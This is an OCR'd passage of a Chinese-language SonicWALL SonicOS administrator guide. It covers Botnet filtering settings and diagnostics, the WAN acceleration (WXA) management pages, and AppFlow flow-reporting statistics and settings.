
3 为您的 Botnet 过滤选择以下两种模式中的一种：

- **所有连接**：过滤所有来自/到达防火墙的连接。这是默认的 Botnet 阻止模式。
- **基于防火墙规则的连接**：只过滤符合防火墙配置的访问规则的连接。

4 如果您在未下载 Botnet 数据库时阻止所有连接，请选择**如果 BOTNET DB 未下载，阻止所有到公共 IP 的连接**。

5 选择**启用日志**记录 Botnet 过滤相关的事件。

6 另外，您也可以为属于已配置地址对象/地址组的所有 IP 配置排除列表。所有属于该列表的 IP 都将从阻止中排除。从 **Botnet 排除对象**下拉菜单中选择地址对象或地址组以启用排除列表。




7 单击页面顶部的**接受**按钮以启用更改。

定制 Web 阻止页面设置

Botnet 过滤含有一条默认消息，在阻止页面时显示。您可以通过以下这些步骤创建自定义消息并包含自定义商标：

1 滚动至**安全服务 > Botnet 过滤**页面的**定制 Web 阻止页面设置**部分。



2 请确保已选择**包含 Botnet 过滤阻止详情**选项。启用后，该选项会显示阻止的详细信息，例如阻止的原因、IP 地址和国家。禁用后，该选项则会隐藏所有的信息。

3 在**警报文本**字段中指定要在 Botnet 过滤阻止页面中显示的自定义消息。您的消息长度最多可以是 100 个字符。默认的消息是网络管理员已阻止该站点。

4 另外，您也可以在 **Base64 编码的商标图案**字段中指定要显示的 Base 64 编码的 GIF 图案。

> 注：请确保此图案是有效的且大小尽可能的小。推荐大小是 400 x 65。

5 若要预览定制的消息和商标（或默认消息），单击**预览**按钮。随即显示**Web 站点阻塞**窗口。



6 关闭 **Web 站点阻塞**窗口。

7 单击**接受**按钮。

使用 Botnet 过滤诊断



安全服务 > Botnet 过滤页面的**诊断**部分包含：

- 第 1459 页的显示解析的 Botnet 位置
- 第 1459 页的 Botnet 缓存统计
- 第 1460 页的检查 Botnet 服务器查找

显示解析的 Botnet 位置

单击**显示 Botnets** 按钮时，会出现解析的 IP 地址表，并显示如下信息：


- 索引
- **IP 地址** – Botnet 的 IP 地址
- **是否是 Botnet?**（位置是否是 Botnet 命令和控制服务器）
- 域



Botnet 缓存统计

Botnets 缓存统计表包含如下信息：

- 定位服务器 IP –
- 已解析条目
- 未解析条目
- 目前条目数目
- 最大条目数目
- 定位地图数



检查 Botnet 服务器查找

Botnet 过滤还能够查找 IP 地址以确定：

- 域名或 IP 地址
- 来源国家，以及服务器是否已归类为 Botnet 服务器

注：Botnet 服务器查找工具还可以从**系统 > 诊断**页面访问。

查找 *Botnet* 服务器的步骤如下：

1 滚动至**安全服务 > Botnet 过滤**页面底部的**检查 BOTNET 服务器查找**部分。



2 在**查找 IP** 字段输入 IP 地址。

3 单击**执行**。IP 地址的详细信息显示在**结果**标题下。



注：如果您认为某地址错误地标记为 botnet，或者您认为某地址应该标记为 botnet，请在 SonicWALL Botnet IP 状态查找工具报告这个问题，单击**安全服务 > Botnet 过滤**页面底部**注**中的链接，或转至：http://botnet.global.sonicwall.com/。

第 20 部分

WAN 加速

- 使用 **WAN** 加速
- **WAN** 加速 **>** 摘要
- **WAN** 加速 **> TCP** 加速
- **WAN** 加速 **> WFS** 加速
- **WAN** 加速 **> Web** 缓存
- **WAN** 加速 **>** 系统
- **WAN** 加速 **>** 日志

136

使用 WAN 加速

- 第 1462 页的 WAN 加速概述
  - 第 1463 页的 WAN 加速 > 摘要
  - 第 1464 页的 WAN 加速 > TCP 加速
  - 第 1464 页的 WAN 加速 > WFS 加速
  - 第 1465 页的 WAN 加速 > Web 缓存
  - 第 1465 页的 WAN 加速 > 系统
  - 第 1466 页的 WAN 加速 > 日志

WAN 加速概述

WAN 加速服务允许您通过使用传输控制协议 (TCP) 和 Windows 文件共享 (WFS) 加快中央站点与分支站点之间的 WAN 流量。Dell SonicWALL WXA 系列设备与 Dell SonicWALL NSA 系列设备一同部署。在这种部署类型中，NSA 系列设备提供动态安全服务，例如攻击预防、虚拟专用网 (VPN)、路由和 Web 内容过滤。WAN 加速服务可以提高应用程序性能。

WXA 集群

注：NSA 2600 及更新设备支持 WXA 集群。

SonicOS 支持两个或多个设备的 WXA 集群。最大型的 Dell SonicWALL WXA 设备支持最多 1200 个连接，可大致转换为对多达 240 个并发用户的支持。WXA 集群支持的用户数现已增加：

- SonicOS 可以同时监控或探测多个 WXA 设备并为每个 WXA 存储好记的名称。
- SonicOS 可实现以下三种形式的负载分担：TCP 加速、未签名 SMB 加速以及 Web 缓存。
- 可以指定 VPN 策略始终使用相同的 WXA 群组。
- 连接数量是群组内的所有 WXA 设备之间平均分配。
- 当其中一个 WXA 达到连接能力后，使用群组中的下一个 WXA。

WAN 加速管理接口页面

本章节包含对以下 WAN 加速管理界面页的简短概述：

- 第 1463 页的 WAN 加速 > 摘要
- 第 1464 页的 WAN 加速 > TCP 加速
- 第 1464 页的 WAN 加速 > WFS 加速
- 第 1465 页的 WAN 加速 > Web 缓存


- 第 1465 页的 WAN 加速 > 系统
- 第 1466 页的 WAN 加速 > 日志

如需 WAN 加速服务、集群和配置过程的详细信息，请参见用于 *SonicOS 6.2* 的 *SonicWALL WXA* 管理员指南，可以从下面的网址找到：

WAN 加速 > 摘要

WAN 加速 > 摘要页面：

- 用于启用 WAN 加速和配置其接口。
- 显示许可连接。
- 提供以下选项的公告板视图：
  - 活动的连接。
  - WXA 状态。
- 显示以下项目：
  - VPN 策略。
  - SSL VPN NetExtender WAN 加速客户端 (WXAC)。
  - 路由策略。
  - 连接监视器。



如需 WAN 加速服务和配置过程的详细信息，请参见用于 *SonicOS 6.2* 的 *SonicWALL WXA* 管理员指南，可以从下面的网址找到：

WAN 加速 > TCP 加速

WAN 加速 > TCP 加速页面提供了用于配置和监控 TCP 加速服务的选项。



TCP 加速服务是通过使用压缩加快中央站点和分支站点之间经过的选定流量的的一个过程，从而减少通过 WAN 的数据量。经筛选的流量在 Dell SonicWALL WXA 系列设备的共享数据库中存储为数据区块，并使用参考索引进行标签。这允许 WXA 系列设备仅通过 WAN 发送较小的参考索引，而不是发送实际数据。

如需 **WAN 加速 > TCP 加速**服务和配置过程的详细信息，请参见用于 *SonicOS 6.2* 的 *SonicWALL WXA* 管理员指南，可以从下面的网址找到：

WAN 加速 > WFS 加速

WAN 加速 > WFS 加速页面提供了用于配置和监控 WFS 加速服务的选项。



可以配置 WFS 加速服务以使用未签名和/或签名 SMB。未签名 SMB 用于不需要流量签名的网络。签名 SMB 用于需要流量签名的网络以确保网络安全，并为 WFS 加速服务提供两种配置模式：

- **基本** – 提供基本 WFS 加速配置选项，可快速、轻松部署 WFS 加速功能。
- **高级** – 为域的详细信息和文件共享提供详细的 WFS 加速配置选项。

如需 **WAN 加速 > WFS 加速**服务和配置过程的详细信息，请参见用于 *SonicOS 6.2* 的 *SonicWALL WXA* 管理员指南，可以从下面的网址找到：

WAN 加速 > Web 缓存

WAN 加速 > Web 缓存页面提供用于配置和监视 Web 缓存服务的选项。




“Web 缓存”功能存储了频繁和最近请求通过网络的网页副本。当用户请求其中一个网页时，就会从本地 Web 缓存检索，而不是从互联网检索，从而节省带宽和响应时间。可以提供最低、一般和冲击缓存策略，这将决定置于 Web 缓存中的对象及其停留时间。

如需 **WAN 加速 > Web 缓存**服务和配置过程的详细信息，请参见用于 *SonicOS 6.2* 的 *SonicWALL WXA* 管理员指南，可以从下面的网址找到：

WAN 加速 > 系统


WAN 加速 > 系统页面提供用于监视和配置系统状态、接口状态、管理、设置和固件的选项。



如需 **WAN 加速 > 系统**和配置过程的详细信息，请参见用于 *SonicOS 6.2* 的 *SonicWALL WXA* 管理员指南，可以从下面的网址找到：

WAN 加速 > 日志

WAN 加速 > 日志页面列出 Dell SonicWALL WXA 系列设备的日志事件消息。



如需 **WAN 加速 > 日志**服务和配置过程的详细信息，请参见用于 *SonicOS 6.2* 的 *SonicWALL WXA* 管理员指南，可以从下面的网址找到：

第 21 部分

AppFlow

注：TZ 系列及以上设备提供 Geo-IP 过滤功能。

- 管理流量报告统计
- 连接到 **GMSFlow** 服务器
- 访问实时监控
- 访问 **> AppFlow** 公告板
- 访问 **AppFlow** 监控
- 访问 **AppFlow** 报告

137

管理流量报告统计


注：TZ 系列和以上设备提供 AppFlow 功能。

- 第 1468 页的 AppFlow > 流量报告
  - 第 1469 页的“统计”选项卡
  - 第 1471 页的“设置”选项卡
  - 第 1475 页的 GMSFlow 服务器选项卡
  - 第 1476 页的外部收集器选项卡
  - 第 1479 页的 NetFlow 激活和部署信息。
  - 第 1479 页的用户配置任务
  - 第 1483 页的 NetFlow 表格

AppFlow > 流量报告

您可以利用 AppFlow 功能管理防火墙流量报告、统计以及用于向本地收集器或外部 AppFlow 服务器发送 AppFlow 和实时数据的可配置设置。AppFlow 支持外部 AppFlow 报告格式，例如 NetFlow 版本 5、NetFlow 版本 9、IPFIX 和 IPFIX 扩展。AppFlow 现在支持 Dell™ Change Auditor for SonicWALL，这是自动审计模块，使您可以收集因特网网站和云活动的相关数据。如需在 SonicOS 设备上使用 Change Auditor 的更多信息，请参阅 *Change Auditor for SonicWALL* 用户手册。

AppFlow > 流量报告页面包含用于配置防火墙以查看流量报告和内部报告统计的设置。从此页面上，您还可以配置用于内部报告及 AppFlow 服务器、GMSFlow 服务器和外部收集器报告的设置。



您可以通过单击 **AppFlow > 流量报告**页面右上角中的**链接**图标，访问**公告板 > AppFlow 监控**页面。

您可以单击 **AppFlow > 流量报告**页面顶部的**默认**按钮以将所有 AppFlow 设置还原为默认值。

AppFlow > 流量报告页面包含以下选项卡：

- **统计** – 在 4 个表中显示报告统计信息
- **设置** – 允许启用各种实时数据收集和 AppFlow 报告收集
- **GMSFlow 服务器** – 允许配置 AppFlow 向 GMSFlow 报告。
- **外部收集器** – 允许配置 AppFlow 向 IPFIX 收集器报告

主题：

- 第 1469 页的“统计”选项卡
- 第 1471 页的“设置”选项卡
- 第 1475 页的 GMSFlow 服务器选项卡
- 第 1476 页的外部收集器选项卡
- 第 1479 页的 NetFlow 激活和部署信息。
- 第 1479 页的用户配置任务
- 第 1483 页的 NetFlow 表格

“统计”选项卡

本选项卡显示发送到服务器的、未收集的、丢弃的、在内存中存储和移除的、报告和未报告给服务器的流量的报告。本章节还包含发送的 NetFlow 和 IP 流量信息导出 (IPFIX) 模板数和报告的常规静态流量。

主题：

- 第 1470 页的外部流量报告统计
- 第 1470 页的内部应用程序流量报告统计
- 第 1471 页的所有 IPFIX 统计

外部流量报告统计




表 167. 外部流量报告统计

此统计信息	显示总数量
连接流量入队：	目前为止收集的连接相关数据流。
连接流量出队：	报告到内部 AppFlow 收集器或外部收集器的连接相关数据流。
丢弃的连接流量：	收集但报告失败的连接相关数据流。
跳过报告的连接流量：	跳过报告的连接相关数据流。这可能发生在运行定期模式时，其中收集的数据流大于配置的报告值。
加入队列的常规流量：	目前为止收集的所有非连接相关数据流。
出队列的常规流量：	报告到外部收集器或内部 AppFlow 收集器的所有非连接相关数据流。
丢弃的常规流量：	由于请求太多而丢弃的所有非连接相关数据。
非连接相关的静态数据报告：	报告的静态非连接相关静态数据。这包括应用程序/病毒/间谍软件/入侵/表映射/列映射/位置映射的列表。

内部应用程序流量报告统计




表 168. 内部应用程序流量报告统计

此统计信息	显示总数量
加入队列的数据流量：	已经加入应用程序流量收集器队列的连接相关流量。
出队列的数据流量：	已经成功插入数据库的所有连接相关流量。
丢弃的数据流量：	由于高连接速率无法插入数据库的连接相关流量。
跳过报告的数据流量：	跳过报告的连接相关数据流。
加入队列的常规流量：	数据库队列中的所有非连接相关数据流。
出队列的常规流量：	已经成功插入数据库的所有非连接相关流量。
丢弃的常规流量：	由于高速率（太多请求）无法插入数据库的所有非连接相关数据流。
出队列的常规静态流量：	已经成功插入数据库的所有非连接相关静态流量。
应用程序流量收集器错误：	应用程序流量数据库错误：
DB 中的所有的流量：	数据库中的连接相关数据流。

所有 IPFIX 统计

IPFIX 统计显示在**统计**选项卡底部的两张表中：



表 169. NetFlow/IPFIX 数据包发送统计

此统计信息	显示总数量
所有发送 NetFlow/IPFIX 数据包：	目前为止发送到所收集的所有/外部收集器/AppFlow 服务器/GMSFlow 服务器的 IPFIX/NetFlow 数据包。
NetFlow/IPFIX 数据包发送到外部收集器：	目前为止发送到外部收集器的 NetFlow/IPFIX 数据包。
发送的 Netflow/IPFIX 模板	发送到所有/外部收集器/AppFlow 服务器/GMSFlow 服务器的 IPFIX/NetFlow 模板。
连接流量发送到外部流量	已报告至 AppFlow 收集器、外部收集器或 GMSFlow 服务器的连接/静态/常规流量。
非连接相关的动态流量发送到外部收集器：	目前为止发送到所有/外部收集器/AppFlow 服务器的 IPFIX/NetFlow 数据包。
非连接相关的静态流量发送到外部收集器：	已报告至 AppFlow 收集器或外部收集器的连接/静态/常规流量。

“设置”选项卡

设置选项卡有用于本地内部流量报告、AppFlow 服务器外部流量报告和 IPFIX 收集器的可配置选项。



设置选项卡包含三个部分：

- 第 1472 页的设置
- 第 1474 页的本地服务器设置
- 第 1474 页的其它的报告设置

设置

设置选项卡的**设置**部分允许启用实时数据收集和 AppFlow 报告收集。



- **报告收集** – 根据下列模式之一启用 AppFlow 报告收集：
  - **所有** – 选中此复选框将报告所有数据流。这是默认设置。
  - **基于接口** - 选中该复选框启用仅基于发起者接口或响应者接口的流量报告。这提供一种控制哪些流量在外部报告，哪些在内部报告的方式。如启用，流量按照**网络 > 接口**页面上的接口流量报告配置进行验证。

    如果禁用接口的流量报告，则忽略该接口的相应流量。
  - **基于防火墙/应用程序规则** – 选中此复选框启用基于已存在的防火墙访问和 App 规则配置的数据流报告，分别位于**防火墙 > 访问规则**页面上和**防火墙 > App 规则**页面上。这与基于接口的报告类似：唯一的区别是选择了按防火墙规则，而不是按接口设置检查。

    每个防火墙访问和 App 规则都有一个复选框用于启用流量报告。如果流量符合待报告的规则，该选中的复选框将迫使验证防火墙规则是否启用了流量报告。

    > **注：**如果该选项已启用，但没有规则启用了流量报告选项，则不会报告任何数据。该选项是用于控制哪些流量需要报告的附加方式。

- **启用实时数据收集** – 在 Dell SonicWALL 设备上启用实时数据收集用于实时统计。您可以在**收集以下实时数据**下拉菜单中启用/禁用单个项目。默认启用该设置。

  禁用此设置时，实时监控不收集或显示流数据，因为已禁用**公告板 > 实时监控**页面中显示的实时图表。
  - **收集以下实时数据** – 选择要在“实时监控”页面上显示的流图表。默认情况下选中所有项目。
    - **排名前列的应用程序** - 显示**应用程序**图。
    - **每秒的位数** - 显示**带宽**图。
    - **每秒的数据包数量** - 显示**数据包速率**图。
    - **平均数据包大小** - 显示**数据包大小**图。
    - **每秒的连接数** - 显示**连接速率**和**连接数目**图。
    - **核心使用率** - 显示**多核监控**图。
    - **内存使用率** - 显示**内存使用**图。
- **启用聚合应用程序流量报告数据收集** – 启用要在**公告板 > Appflow 报告**中显示的 Dell SonicWALL 设备的单个 AppFlow 报告收集。您可以在**收集以下报告数据**下拉菜单中启用/禁用单个项目。默认启用该设置。

  禁用该设置时，AppFlow 报告不收集或显示数据。

  > **提示：**您可以单击**启用聚合应用程序流量报告数据收集**复选框旁的**显示**图标，快速显示**公告板 > AppFlow 报告**页面。

  - **收集以下报告数据** – 从此下拉菜单中选择要在**公告板 > 实时监控**页面上显示的数据：默认情况下选中所有报告。
    - **应用程序报告**
    - **用户报告**
    - **IP 报告**
    - **威胁报告**
    - **Geo-IP 报告**
    - **URL 报告**

本地服务器设置

本地服务器设置部分允许启用 AppFlow 报告给内部收集器。

